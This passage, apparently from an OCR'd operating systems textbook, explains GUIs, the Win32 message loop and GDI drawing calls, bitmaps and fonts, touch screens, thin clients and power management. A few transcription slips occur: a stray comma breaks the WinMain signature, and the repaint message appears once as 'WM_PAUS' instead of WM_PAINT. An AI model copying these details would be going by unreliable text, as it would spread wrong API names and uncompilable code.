The main loop consists of two statements and is logically much simpler than the corresponding loop in Windows. The first statement here gets an event and the second one dispatches on the event type for processing. When some event indicates that the program has finished, *running* is set to 0 and the loop terminates. Before exiting, the program releases the graphic context, window, and connection.

It is worth mentioning that not everyone likes a GUI. Many programmers prefer a traditional command-line oriented interface of the type discussed in Sec. 5.6.1 above. X handles this via a client program called *xterm*. This program emulates a venerable VT102 intelligent terminal, complete with all the escape sequences. Thus editors such as *vi* and *Emacs* and other software that uses termcap work in these windows without modification.

Graphical User Interfaces

Most personal computers offer a **GUI** (**Graphical User Interface**). The acronym GUI is pronounced "gooey."

The GUI was invented by Douglas Engelbart and his research group at the Stanford Research Institute. It was then copied by researchers at Xerox PARC. One fine day, Steve Jobs, cofounder of Apple, was touring PARC and saw a GUI on a Xerox computer and said something to the effect of "Holy mackerel. This is the future of computing." The GUI gave him the idea for a new computer, which became the Apple Lisa. The Lisa was too expensive and was a commercial failure, but its successor, the Macintosh, was a huge success.

When Microsoft got a Macintosh prototype so it could develop Microsoft Office on it, it begged Apple to license the interface to all comers for a fee so it would become the new industry standard. (Microsoft made much more money from Office than from MS-DOS, so it was willing to abandon MS-DOS to have a better platform for Office.) The Apple executive in charge of the Macintosh, Jean-Louis Gassée, refused and Steve Jobs was no longer around to overrule him. Eventually, Microsoft got a license for elements of the interface. This formed the basis of Windows. When Windows began to catch on, Apple sued Microsoft, claiming Microsoft had exceeded the license, but the judge disagreed and Windows went on to overtake the Macintosh. If Gassée had agreed with the many people within Apple who also wanted to license the Macintosh software to everyone under the sun, Apple would have become insanely rich on licensing fees alone and Windows would not exist now. Of course, Apple has not done so badly since.

Leaving aside touch-enabled interfaces for the moment, a GUI has four essential elements, denoted by the characters WIMP. These letters stand for Windows,

Icons, Menus, and Pointing device, respectively. Windows are rectangular blocks of screen area used to run programs. Icons are little symbols that can be clicked on to cause some action to happen. Menus are lists of actions from which one can be chosen. Finally, a pointing device is a mouse, trackball, or other hardware device used to move a cursor around the screen to select items.

The GUI software can be implemented in either user-level code, as is done in UNIX systems, or in the operating system itself, as in the case in Windows.

Input for GUI systems still uses the keyboard and mouse, but output almost always goes to a special hardware board called a **graphics card**. A graphics adapter contains a special memory called **video RAM** that holds the images that appear on the screen. Graphics adapters often have a powerful **GPU** (**Graphics Processing Unit**) with 8–16 GB (or more) of their own RAM, separate from the computer's main memory.

Each graphics adapter supports some number of screen sizes. Common sizes (horizontal × vertical in pixels) are 1600 × 1200, 1920 × 1080, 2560 × 1600, and 3840 × 2160. However, there are also displays offering higher resolutions (say, 5120 × 2880 or 6016 × 3384). Higher resolutions are intended to be used on wide-screen monitors whose 16:9 aspect ratio matches them exactly. At a resolution of just 1920 × 1080 (the size of full HD videos), a color display with 24 bits/pixel requires about 6.2 MB of RAM just to hold the image, so with 8 GB, the graphics adapter can hold 1380 images at once. If the full screen is refreshed 60 times/sec, the video RAM must be capable of delivering data continuously at 372 MB/sec. Of course, 4K video is 3840 × 2160, so it needs four times as much storage and bandwidth.

Output software for GUIs is a massive topic. Many 1500-page books have been written about the Windows GUI alone (e.g., Petzold, 2013; Rector and Newcomer, 1997; and Simon, 1997). Clearly, in this section, we can only scratch the surface and present a few of the underlying concepts. To make the discussion concrete, we will describe the Win32 API, which is supported by all 32-bit and 64-bit versions of Windows. The output software for other GUIs is roughly comparable in a general sense, but the details are very different.

The basic item on the screen is a rectangular area called a **window**. A window's position and size are uniquely determined by giving the coordinates (in pixels) of two diagonally opposite corners. A window may contain a title bar, a menu bar, a tool bar, a vertical scroll bar, and a horizontal scroll bar. A typical window is shown in Fig. 5-35. Note that the Windows coordinate system puts the origin in the upper left-hand corner and has y increase downward, which is different from the Cartesian coordinates used in mathematics.

When a window is created, the parameters specify whether it can be moved by the user, resized by the user, or scrolled (by dragging the thumb on the scroll bar) by the user. The main window produced by most programs can be moved, resized, and scrolled, which has enormous consequences for the way Windows programs are written. In particular, programs must be informed about changes to the size of



Figure 5-35. A sample window on the authors' machine on a 1920 × 1080 display.

their windows and must be prepared to redraw the contents of their windows at any time, even when they least expect it.

As a consequence, Windows programs are message oriented. User actions involving the keyboard or mouse are captured by Windows and converted into messages to the program owning the window being addressed. Each program has a message queue to which messages relating to all its windows are sent. The main loop of the program consists of fishing out the next message and processing it by calling an internal procedure for that message type. In some cases, Windows itself may call these procedures directly, bypassing the message queue. This model is quite different from the UNIX model of procedural code that makes system calls to interact with the operating system. X, however, is also event oriented.

To make this programming model clearer, consider the example of Fig. 5-36. Here we see the skeleton of a main program for Windows. It is not complete and does no error checking, but it shows enough detail for our purposes. It starts by including a header file, *windows.h*, which contains many macros, data types, constants, function prototypes, and other information needed by Windows programs.

The main program starts with a declaration giving its name and parameters. The *WINAPI* macro is an instruction to the compiler to use a certain parameter-passing convention and will not be of further concern to us. The first parameter, *h*, is an instance handle and is used to identify the program to the rest of the system. To some extent, Win32 is object oriented, which means that the system contains objects (e.g., programs, files, and windows) that have some state and associated code, called **methods**, that operate on that state. Objects are referred to using

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
{
    WNDCLASS wndclass;                  /* class object for this window */
    MSG msg;                            /* incoming messages are stored here */
    HWND hwnd;                          /* handle (pointer) to the window object */

    /* Initialize wndclass */
    wndclass.lpfnWndProc = WndProc;     /* tells which procedure to call */
    wndclass.lpszClassName = "Program name";    /* text for title bar */
    wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);    /* load program icon */
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);      /* load mouse cursor */

    RegisterClass(&wndclass);           /* tell Windows about wndclass */
    hwnd = CreateWindow ( ... )         /* allocate storage for the window */
    ShowWindow(hwnd, iCmdShow);         /* display the window on the screen */
    UpdateWindow(hwnd);                 /* tell the window to paint itself */

    while (GetMessage(&msg, NULL, 0, 0)) {      /* get message from queue */
        TranslateMessage(&msg);         /* translate the message */
        DispatchMessage(&msg);          /* send msg to the appropriate procedure */
    }
    return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
    /* Declarations go here. */

    switch (message) {
        case WM_CREATE:     ... ;   return ... ;    /* create window */
        case WM_PAINT:      ... ;   return ... ;    /* repaint contents of window */
        case WM_DESTROY:    ... ;   return ... ;    /* destroy window */
    }
    return(DefWindowProc(hwnd, message, wParam, lParam));/* default */
}
```

Figure 5-36. A skeleton of a Windows main program.

handles, and in this case, *h* identifies the program. The second parameter is present only for reasons of backward compatibility. It is no longer actually used. The third parameter, *szCmd*, is a zero-terminated string containing the command line that started the program, even if it was not started from a command line. The fourth parameter, *iCmdShow*, tells whether the program's initial window should occupy the entire screen, part of the screen, or none of the screen (task bar only).

This declaration illustrates a widely used Microsoft convention called **Hungarian notation**. The name is a play on Polish notation, the postfix system invented

by the Polish logician J. Lukasiewicz for representing algebraic formulas without using precedence or parentheses. Hungarian notation was invented by a Hungarian programmer at Microsoft, Charles Simonyi, who was the main architect of Microsoft Word and Excel. It uses the first few characters of an identifier to specify the type. The allowed letters and types include c (character), w (word, now meaning an unsigned 16-bit integer), i (32-bit signed integer), l (long, also a 32-bit signed integer), s (string), sz (string terminated by a zero byte), p (pointer), fn (function), and h (handle). Thus *szCmd* is a zero-terminated string and *iCmdShow* is an integer, for example. Many programmers believe that encoding the type in variable names this way has little value and makes Windows code hard to read. Also, things get hairy if you port your code from a 32-bit system to a 64-bit one, where parameters are suddenly 64 bits but their names still have the old *i* or *l* suffix. Nothing analogous to this convention is present in UNIX.

Every window must have an associated class object that defines its properties. In Fig. 5-36, that class object is *wndclass*. An object of type *WNDCLASS* has 10 fields, four of which are initialized in Fig. 5-36. In an actual program, the other six would be initialized as well. The most important field is *lpfnWndProc*, which is a long (i.e., 32-bit) pointer to the function that handles the messages directed to this window. The other fields initialized here tell which name and icon to use in the title bar, and which symbol to use for the mouse cursor.

After *wndclass* has been initialized, *RegisterClass* is called to pass it to Windows. In particular, after this call Windows knows which procedure to call when various events occur that do not go through the message queue. The next call, *CreateWindow*, allocates memory for the window's data structure and returns a handle for referencing it later. The program then makes two more calls in a row, to put the window's outline on the screen, and finally fill it in completely.

At this point we come to the program's main loop, which consists of getting a message, having certain translations done to it, and then passing it back to Windows to have Windows invoke *WndProc* to process it. To answer the question of whether this whole mechanism could have been made simpler, the answer is yes, but it was done this way for historical reasons and we are now stuck with it.

Following the main program is the procedure **WndProc**, which handles the various messages that can be sent to the window. The use of *CALLBACK* here, like *WINAPI* above, specifies the calling sequence to use for parameters. The first parameter is the handle of the window to use. The second parameter is the message type. The third and fourth parameters can be used to provide additional information when needed.

Message types *WM_CREATE* and *WM_DESTROY* are sent at the start and end of the program, respectively. They give the program the opportunity, for example, to allocate memory for data structures and then return it.

The third message type, *WM_PAINT*, is an instruction to the program to fill in the window. It is called not only when the window is drawn the first time, but also possibly during program execution as well. In contrast to text-based systems, in

Windows a program cannot assume that whatever it draws on the screen will stay there until it removes it. Other windows can be dragged on top of this one, menus can be pulled down over it, dialog boxes and tool tips can cover part of it, and so on. When these items are removed, the window has to be redrawn. The way Windows tells a program to redraw a window is to send it a *WM_PAUS* message. As a friendly gesture, it also provides information about what part of the window has been overwritten, in case it is easier or faster to regenerate that part of the window instead of redrawing the whole thing from scratch.

There are two ways Windows can get a program to do something. One way is to post a message to its message queue. This method is used for keyboard input, mouse input, and timers that have expired. The other way, sending a message to the window, involves having Windows directly call *WndProc* itself. This method is used for all other events. Since Windows is notified when a message is fully processed, it can refrain from making a new call until the previous one is finished. In this way race conditions are avoided.

There are many more message types. To avoid erratic behavior should an unexpected message arrive, the program should call *DefWindowProc* at the end of *WndProc* to let the default handler take care of the other cases.

In summary, a Windows program normally creates one or more windows with a class object for each one. Associated with each program is a message queue and a set of handler procedures. Ultimately, the program's behavior is driven by the incoming events, which are processed by the handler procedures. This is a very different model of the world than the more procedural view that UNIX takes.

Drawing to the screen is handled by a package consisting of hundreds of procedures that are bundled together to form the **GDI** (**Graphics Device Interface**). It can handle text and graphics and is designed to be platform and device independent. Before a program can draw (i.e., paint) in a window, it needs to acquire a **device context**, which is an internal data structure containing properties of the window, such as the font, text color, background color, and so on. Most GDI calls use the device context, either for drawing or for getting or setting the properties.

Various ways exist to acquire the device context. A simple example of its acquisition and use is

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

The first statement gets a handle to a device content, *hdc*. The second one uses the device context to write a line of text on the screen, specifying the (x, y) coordinates of where the string starts, a pointer to the string itself, and its length. The third call releases the device context to indicate that the program is through drawing for the moment. Note that *hdc* is used in a way analogous to a UNIX file descriptor. Also note that *ReleaseDC* contains redundant information (the use of *hdc* uniquely

specifies a window). The use of redundant information that has no actual value is common in Windows.

Another interesting note is that when *hdc* is acquired in this way, the program can write only in the client area of the window, not in the title bar and other parts of it. Internally, in the device context's data structure, a clipping region is maintained. Any drawing outside the clipping region is ignored. However, there is another way to acquire a device context, *GetWindowDC*, which sets the clipping region to the entire window. Other calls restrict the clipping region in other ways. Having multiple calls that do almost the same thing is characteristic of Windows.

A complete treatment of the GDI is out of the question here. For the interested reader, the references cited above provide additional information. Nevertheless, given how important it is, a few words about the GDI are probably worthwhile. GDI has various procedure calls to get and release device contexts, obtain information about device contexts, get and set device context attributes (e.g., the background color), and manipulate GDI objects such as pens, brushes, and fonts, each of which has its own attributes. Finally, of course, there are a large number of GDI calls to actually draw on the screen.

The drawing procedures fall into four categories: drawing lines and curves, drawing filled areas, managing bitmaps, and displaying text. We saw an example of drawing text above, so let us take a quick look at one of the others. The call

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

draws a filled rectangle whose corners are (*xleft*, *ytop*) and (*xright*, *ybottom*). For example,

```
Rectangle(hdc, 2, 1, 6, 4);
```

will draw the rectangle shown in Fig. 5-37. The line width and color and fill color are taken from the device context. Other GDI calls are similar in flavor.



Figure 5-37. An example rectangle drawn using *Rectangle*. Each box represents one pixel.

Bitmaps

The GDI procedures are examples of vector graphics. They are used to place geometric figures and text on the screen. They can be scaled easily to larger or smaller screens (provided the number of pixels on the screen is the same). They are also relatively device independent.

Not all the images that computers manipulate can be generated using vector graphics. Photographs and videos, for example, do not use vector graphics. Instead, these items are scanned in by overlaying a grid on the image. The average red, green, and blue values of each grid square are then sampled and saved as the value of one pixel. Such a file is called a **bitmap**. There are extensive facilities in Windows for manipulating bitmaps.

Another use for bitmaps is for text. One way to represent a particular character in some font is as a small bitmap. Adding text to the screen then becomes a matter of moving bitmaps. One general way to use bitmaps is through a procedure called *BitBlt*. It is called as follows:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

In its simplest form, it copies a bitmap from a rectangle in one window to a rectangle in another window (or the same one). The first three parameters specify the destination window and position. Then come the width and height. Next come the source window and position. Note that each window has its own coordinate system, with (0, 0) in the upper left-hand corner of the window. The last parameter will be described below. The effect of

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

is shown in Fig. 5-38. Notice carefully that the entire 5 × 7 area of the letter A has been copied, including the background color.



Figure 5-38. Copying bitmaps using *BitBlt*. (a) Before. (b) After.

BitBlt can do more than just copy bitmaps. The last parameter gives the possibility of performing Boolean operations to combine the source bitmap and the destination bitmap. For example, the source can be ORed into the destination to merge with it. It can also be EXCLUSIVE ORed into it, which maintains the characteristics of both source and destination.

A problem with bitmaps is that they do not scale. A character that is in a box of 8 × 12 on a display of 640 × 480 will look reasonable. However, if this bitmap is copied to a printed page at 1200 dots/inch, which is 10,200 bits × 13,200 bits, the character width (8 pixels) will be 8/1200 inch or 0.17 mm. In addition, copying between devices with different color properties or between monochrome and color does not work well.

For this reason, Windows also supports a data structure called a **DIB** (**Device Independent Bitmap**). Files using this format use the extension *.bmp*. These files have file and information headers and a color table before the pixels. This information makes it easier to move bitmaps between dissimilar devices.

Fonts

In versions of Windows before 3.1, characters were represented as bitmaps and copied onto the screen or printer using *BitBlt*. The problem with that, as we just saw, is that a bitmap that makes sense on the screen is too small for the printer. Also, a different bitmap is needed for each character in each size. In other words, given the bitmap for A in 10-point type, there is no way to compute it for 12-point type. Because every character of every font might be needed for sizes ranging from 4 point to 120 point, a vast number of bitmaps were needed. The whole system was just too cumbersome for text.

The solution was the introduction of TrueType fonts, which are not bitmaps but outlines of the characters. Each TrueType character is defined by a sequence of points around its perimeter. All the points are relative to the (0, 0) origin. Using this system, it is easy to scale the characters up or down. All that has to be done is to multiply each coordinate by the same scale factor. In this way, a TrueType character can be scaled up or down to any point size, even fractional point sizes. Once at the proper size, the points can be connected using the well-known follow-the-dots algorithm taught in kindergarten (note that modern kindergartens use splines for smoother results). After the outline has been completed, the character can be filled in. An example of some characters scaled to three different point sizes is given in Fig. 5-39.

Once the filled character is available in mathematical form, it can be rasterized, that is, converted to a bitmap at whatever resolution is desired. By first scaling and only then rasterizing, we can be sure that the characters displayed on the screen or printed on the printer will be as close as possible, differing only in quantization error. To improve the quality still more, it is now possible to embed hints in each

Figure 5-39. Some examples of character outlines at different point sizes.

character telling how to do the rasterization. For example, both serifs on the top of the letter T should be identical, something that might not otherwise be the case due to roundoff error. Hints improve the final appearance.

Touch Screens

More and more the screen is used as an input device also. Especially on smartphones, tablets, and other portable devices, it is convenient to tap and swipe away at the screen with your finger (or a stylus). The user experience is different and more intuitive than with a mouse-like device, since the user interacts directly with the objects on the screen. Research has shown that even orangutans are capable of operating touch-based devices.

A touch device is not necessarily a screen. Touch devices fall into two categories: opaque and transparent. A typical opaque touch device is the trackpad on a notebook computer, as discussed earlier. An example of a transparent device is the touch screen on a smartphone or tablet. In this section, however, we limit ourselves to touch screens.

Like many things that have come into fashion in the computer industry, touch screens are not exactly new. As early as 1965, E.A. Johnson of the British Royal Radar Establishment described a (capacitive) touch display that, while crude, served as precursor of the displays we find today. Most modern touch screens are either resistive or capacitive.

Resistive screens have a flexible plastic surface on top. The plastic in itself is nothing too special, except that is more scratch resistant than your garden variety

plastic. However, a thin film of **ITO** (**Indium Tin Oxide**) or some similar conducive material) is printed in thin lines onto the surface's underside. Beneath it, but not quite touching it, is a second surface also coated with a layer of ITO. On the top surface, the charge runs in the vertical direction and there are conductive connections at the top and bottom. In the bottom layer the charge runs horizontally and there are connections on the left and right. When you touch the screen, you dent the plastic so that the top layer of ITO touches the bottom layer. To find out the exact position of the finger or stylus touching it, all you need to do is measure the resistance in both directions at all the horizontal positions of the bottom and all the vertical positions of the top layer.

Capacitive Screens have two hard surfaces, typically glass, each coated with ITO. A typical configuration is to have ITO added to each surface in parallel lines, where the lines in the top layer are perpendicular to those in the bottom layer. For instance, the top layer may be coated in thin lines in a vertical direction, while the bottom layer has a similarly striped pattern in the horizontal direction. The two charged surfaces, separated by air, form a grid of really small capacitors. Voltages are applied alternately to the horizontal and vertical lines, while the voltage values, which are affected by the capacitance of each intersection, are read out on the other ones. When you put your finger onto the screen, you change the local capacitance. By very accurately measuring the minuscule voltage changes everywhere, it is possible to discover the location of the finger on the screen. This operation is repeated many times per second with the coordinates touched fed to the device driver as a stream of (x, y) pairs. Further processing, such as determining whether pointing, pinching, expanding, or swiping is taking place is done by the operating system.

What is nice about resistive screens is that the pressure determines the outcome of the measurements. In other words, it will work even if you are wearing gloves in cold weather. This is not true of capacitive screens, unless you wear special gloves. For instance, you can sew a conductive thread (like silver-plated nylon) through the fingertips of the gloves, or if you are not a needling person, buy them ready-made. Alternatively, you cut off the tips of your gloves and be done in 10 seconds.

What is not so nice about resistive screens is that they typically cannot support **multitouch**, a technique that detects multiple touches at the same time. It allows you to manipulate objects on the screen with two or more fingers. People (and perhaps also orangutans) like multitouch because it enables them to use pinch-and-expand gestures with two fingers to enlarge or shrink a picture or document. Imagine that the two fingers are at (3, 3) and (8, 8). As a result, the resistive screen may notice a change in resistance on the $x = 3$ and $x = 8$ vertical lines, and the $y = 3$ and $y = 8$ horizontal lines. Now consider a different scenario with the fingers at (3, 8) and (8, 3), which are the opposite corners of the rectangle whose corners are (3, 3), (8, 3), (8, 8), and (3, 8). The resistance in precisely the same lines has changed, so the software has no way of telling which of the two scenarios holds. This problem is called **ghosting**. Because capacitive screens send a stream of (x, y) coordinates, they are more adept at supporting multitouch.

Manipulating a touch screen with just a single finger is still fairly WIMPy—you just replace the mouse pointer with your stylus or index finger. Multitouch is a bit more complicated. Touching the screen with five fingers is like pushing five mouse pointers across the screen at the same time and clearly changes things for the window manager. Multitouch screens have become ubiquitous and increasingly sensitive and accurate. Nevertheless, it is unclear whether the Five Point Palm Exploding Heart Technique has any effect on the CPU.

5.7 THIN CLIENTS

Over the years, the main computing paradigm has oscillated between centralized and decentralized computing. The first computers, such as the ENIAC, were, in fact, personal computers, albeit large ones, because only one person could use one at once. Then came timesharing systems, in which many remote users at simple terminals shared a big central computer. Next came the PC era, in which the users had their own personal computers again.

While the decentralized PC model has advantages, it also has some severe disadvantages. Probably the biggest problem is that each PC has a large SSD or hard disk and complex software that must be maintained. For example, when a new release of the operating system comes out, a great deal of work has to be done to perform the upgrade on each machine separately. At most corporations, the labor costs of doing this kind of software maintenance dwarf the actual hardware and software costs. For home users, the labor is technically free, but few people are capable of doing it correctly and fewer still enjoy doing it. With a centralized system, only one or a few machines have to be updated and those machines have a staff of experts to do the work.

A related issue is that users should make regular backups of their terabyte file systems, but few of them do. When disaster strikes, a great deal of moaning and wringing of hands tends to follow. With a centralized system, backups can be made every night, to disk or even tape (by automated tape robots).

Another advantage is that resource sharing is easier with centralized systems. A system with 256 remote users, each with 16 GB of RAM (or 4 TB in total), will have most of that RAM idle most of the time. With a centralized system with just 1 TB of RAM, it never happens that some user temporarily needs a lot of RAM but cannot get it because it is on someone else's PC. The same argument holds for disk space and other resources.

Finally, we are starting to see a shift from PC-centric computing to Web-centric computing. One area where this shift is very far along is email. People used to get their email delivered to their home machine and read it there. Nowadays, many people log into Gmail, Hotmail, or Yahoo and read their mail there. In addition, many people log into other Websites to do word processing, build spreadsheets, and other things that used to require PC software. It is even possible that eventually

the only software most people run on their PC is a Web browser, and maybe not even that.

It is probably a fair conclusion to say that most users want high-performance interactive computing but do not really want to administer a computer. This has led researchers to reexamine timesharing using simple text terminals (now called **thin clients**) that meet modern terminal expectations. X was a step in this direction and dedicated X terminals were popular for a little while but they fell out of favor because they cost as much as PCs, could do less, and still needed some software maintenance. The holy grail would be a high-performance interactive computing system in which the user machines had no software at all. Interestingly enough, this goal is achievable, although existing solutions tend to be less extreme.

One of the best known thin clients is the **ChromeBook**. It is pushed actively by Google, but with a wide variety of manufacturers providing a wide variety of models. The notebook runs **ChromeOS** which is based on Linux and the Chrome Web browser and was originally assumed to be online all the time. Most other software is hosted on the Web in the form of **Web Apps**, making the software stack on the Chromebook itself considerably thinner than in most traditional notebooks. It turns out that model did not work so well, so eventually Google made it possible to run Android apps natively on Chromebooks. On the other hand, a system that runs a full Linux stack, and a Chrome browser, is not exactly anorexic either.

5.8 POWER MANAGEMENT

The first general-purpose electronic computer, the ENIAC, had 18,000 vacuum tubes and consumed 140,000 watts of power. As a result, it ran up a nontrivial electricity bill. After the invention of the transistor, power usage dropped dramatically and the computer industry lost interest in power requirements. However, nowadays power management is back in the spotlight for several reasons, and the operating system is playing a role here.

Let us start with desktop PCs. A desktop PC often has a 200-watt power supply (which is typically 85% efficient, that is, loses 15% of the incoming energy to heat). If 100 million of these machines are turned on at once worldwide, together they use 20,000 megawatts of electricity. This is the total output of 20 average-sized nuclear power plants. If power requirements could be cut in half, we could get rid of 10 nuclear power plants. From an environmental point of view, getting rid of 10 nuclear power plants (or an equivalent number of fossil-fuel plants) is a big win for the planet.

The other place where power is a very big issue is on battery-powered computers, including notebooks, smartphones, and tablets, among others. The heart of the problem is that the batteries cannot hold enough charge to last very long, a few hours at most. Furthermore, despite massive research efforts by battery companies, computer companies, and consumer electronics companies, progress is glacial. To

an industry used to a doubling of performance every 18 months (Moore's law), having no progress at all seems like a violation of the laws of physics, but that is the current situation. As a consequence, making computers use less energy so existing batteries last longer is high on everyone's agenda. The operating system plays a major role here, as we will see below.

At the lowest level, hardware vendors are trying to make their electronics more energy efficient. Techniques used include reducing transistor size, employing dynamic voltage scaling, using low-swing and adiabatic buses, and similar techniques. These are outside the scope of this book.

There are two general approaches to reducing energy consumption. The first one is for the operating system to turn off parts of the computer (mostly I/O devices) when they are not in use because a device that is off uses little or no energy. The second one is for the application program to use less energy, possibly degrading the quality of the user experience, in order to stretch out battery time. We will look at each of these approaches in turn, but first we will say a little bit about hardware design with respect to power usage.

5.8.1 Hardware Issues

Batteries come in two general types: disposable and rechargeable. Disposable batteries (most commonly AAA, AA, and D cells) can be used to run handheld devices, but do not have enough energy to power notebook computers with large bright screens. A rechargeable battery, in contrast, can store enough energy to power a notebook for a few hours. Nickel cadmium batteries used to dominate here, but they gave way to nickel metal hydride batteries, which last longer and do not pollute the environment quite as badly when they are eventually discarded. Lithium ion batteries are even better, and may be recharged without first being fully drained, but their capacities are also severely limited. Most modern portable devices use lithium ion batteries. All battery manufacturers understand that the patent on a notebook battery that lasts 40 hours of heavy use is worth billions of dollars, but the physics is tough.

The general approach most computer vendors take to battery conservation is to design the CPU, memory, and I/O devices to have multiple states: on, sleeping, hibernating, and off. To use the device, it must be on. When the device will not be needed for a short time, it can be put to sleep, which reduces energy consumption. It can be awakened quickly by typing a character or moving the mouse. When it is not expected to be needed for a longer interval, it can be made to hibernate, which reduces energy consumption even more. The trade-off here is that getting a device out of hibernation often takes more time and energy than getting it out of sleep state. Finally, when a device is off, it does nothing and consumes no power. Not all devices have all these states, but when they do, it is up to the operating system to manage the state transitions at the right moments.

Power management brings up a number of questions that the operating system has to deal with. Many of them relate to resource hibernation—selectively and temporarily turning off devices, or at least reducing their power consumption when they are idle. Questions that must be answered include these: Which devices can be controlled? Are they on/off, or are there intermediate states? How much power is saved in the low-power states? Is energy expended to restart the device? Must some context be saved when going to a low-power state? How long does it take to go back to full power? Of course, the answers to these questions vary from device to device, so the operating system must be able to deal with a range of possibilities.

Various researchers have examined notebook computers to see where the power goes. The top three energy sinks are the display, the hard disk (if present), and CPU, in that order. In other words, these components are obvious targets for saving energy. On devices like smartphones, there may be other power drains, like the radio and GPS. Although we focus on displays, disks, CPUs, and memory in this section, the principles are the same for other peripherals.

5.8.2 Operating System Issues

The operating system plays a key role in energy management. It controls all the devices, so it must decide what to shut down and when to shut it down. If it shuts down a device and that device is needed again quickly, there may be an annoying delay while it is restarted. On the other hand, if it waits too long to shut down a device, energy is wasted for nothing.

The trick is to find algorithms and heuristics that let the operating system make good decisions about what to shut down and when. The trouble is that "good" is highly subjective. One user may find it acceptable that after 30 seconds of not using the computer it takes 2 seconds for it to respond to a keystroke. Another user may swear like a sailor under the same conditions. In the absence of audio input, the computer cannot tell these users apart.

The Display

Let us now look at the big spenders of the energy budget to see what can be done about each one. One of the biggest items in everyone's energy budget is the display. To get a bright sharp image, the screen must be backlit and that takes substantial energy. Many operating systems attempt to save energy here by shutting down the display when there has been no activity for some number of minutes. Often the user can decide what the shutdown interval is, thus pushing the trade-off between frequent blanking of the screen and draining the battery quickly back to the user (who probably really does not want it). Turning off the display is a sleep state because it can be regenerated (from the video RAM) almost instantaneously when any key is struck or the pointing device is moved.

The Hard Disk

Another major villain is the hard disk, assuming your machine has one. It takes substantial energy to keep it spinning at high speed, even if there are no accesses. Many computers, especially notebooks, spin the disk down after a certain number of minutes of being idle. When it is next needed, it is spun up again. Unfortunately, a stopped disk is hibernating rather than sleeping because it takes quite a few seconds to spin it up again, which causes noticeable delays for the user.

In addition, restarting the disk consumes considerable energy. As a consequence, every disk has a characteristic time, T_d, that is its break-even point, often in the range 5 to 15 sec. Suppose that the next disk access is expected to come some time t in the future. If $t < T_d$, it takes less energy to keep the disk spinning rather than spin it down and then spin it up so quickly. If $t > T_d$, the energy saved makes it worth spinning the disk down and then up again much later. If a good prediction could be made (e.g., based on past access patterns), the operating system could make good shutdown predictions and save energy. In practice, most systems are conservative and stop the disk only after a few minutes of inactivity.

Another way to save disk energy is to have a substantial disk cache in RAM or flash. If a needed block is in the cache, an idle disk does not have to be restarted to satisfy the read. Similarly, if a write to the disk can be buffered in the cache, a stopped disk does not have to restarted just to handle the write. The disk can remain off until the cache fills up or a read miss happens.

Another way to avoid unnecessary disk starts is for the operating system to keep running programs informed about the disk state by sending them messages or signals. Some programs have discretionary writes that can be skipped or delayed. For example, a word processor may be set up to write the file being edited to disk every few minutes. If at the moment it would normally write the file out, the word processor knows that the disk is off, it can delay this write until it is turned on.

The CPU

The CPU can also be managed to save energy. In particular, a CPU can be put to sleep in software, reducing power usage to almost zero. The only thing it can do in this state is wake up when an interrupt occurs. Therefore, whenever the CPU goes idle, either waiting for I/O or because there is no work to do, it goes to sleep.

On many computers, there is a relationship between CPU voltage, clock cycle, and power usage. The CPU voltage can often be reduced in software, which saves energy but also reduces the clock cycle (approximately linearly). Since power consumed is proportional to the square of the voltage, cutting the voltage in half makes the CPU about half as fast but at 1/4 the power.

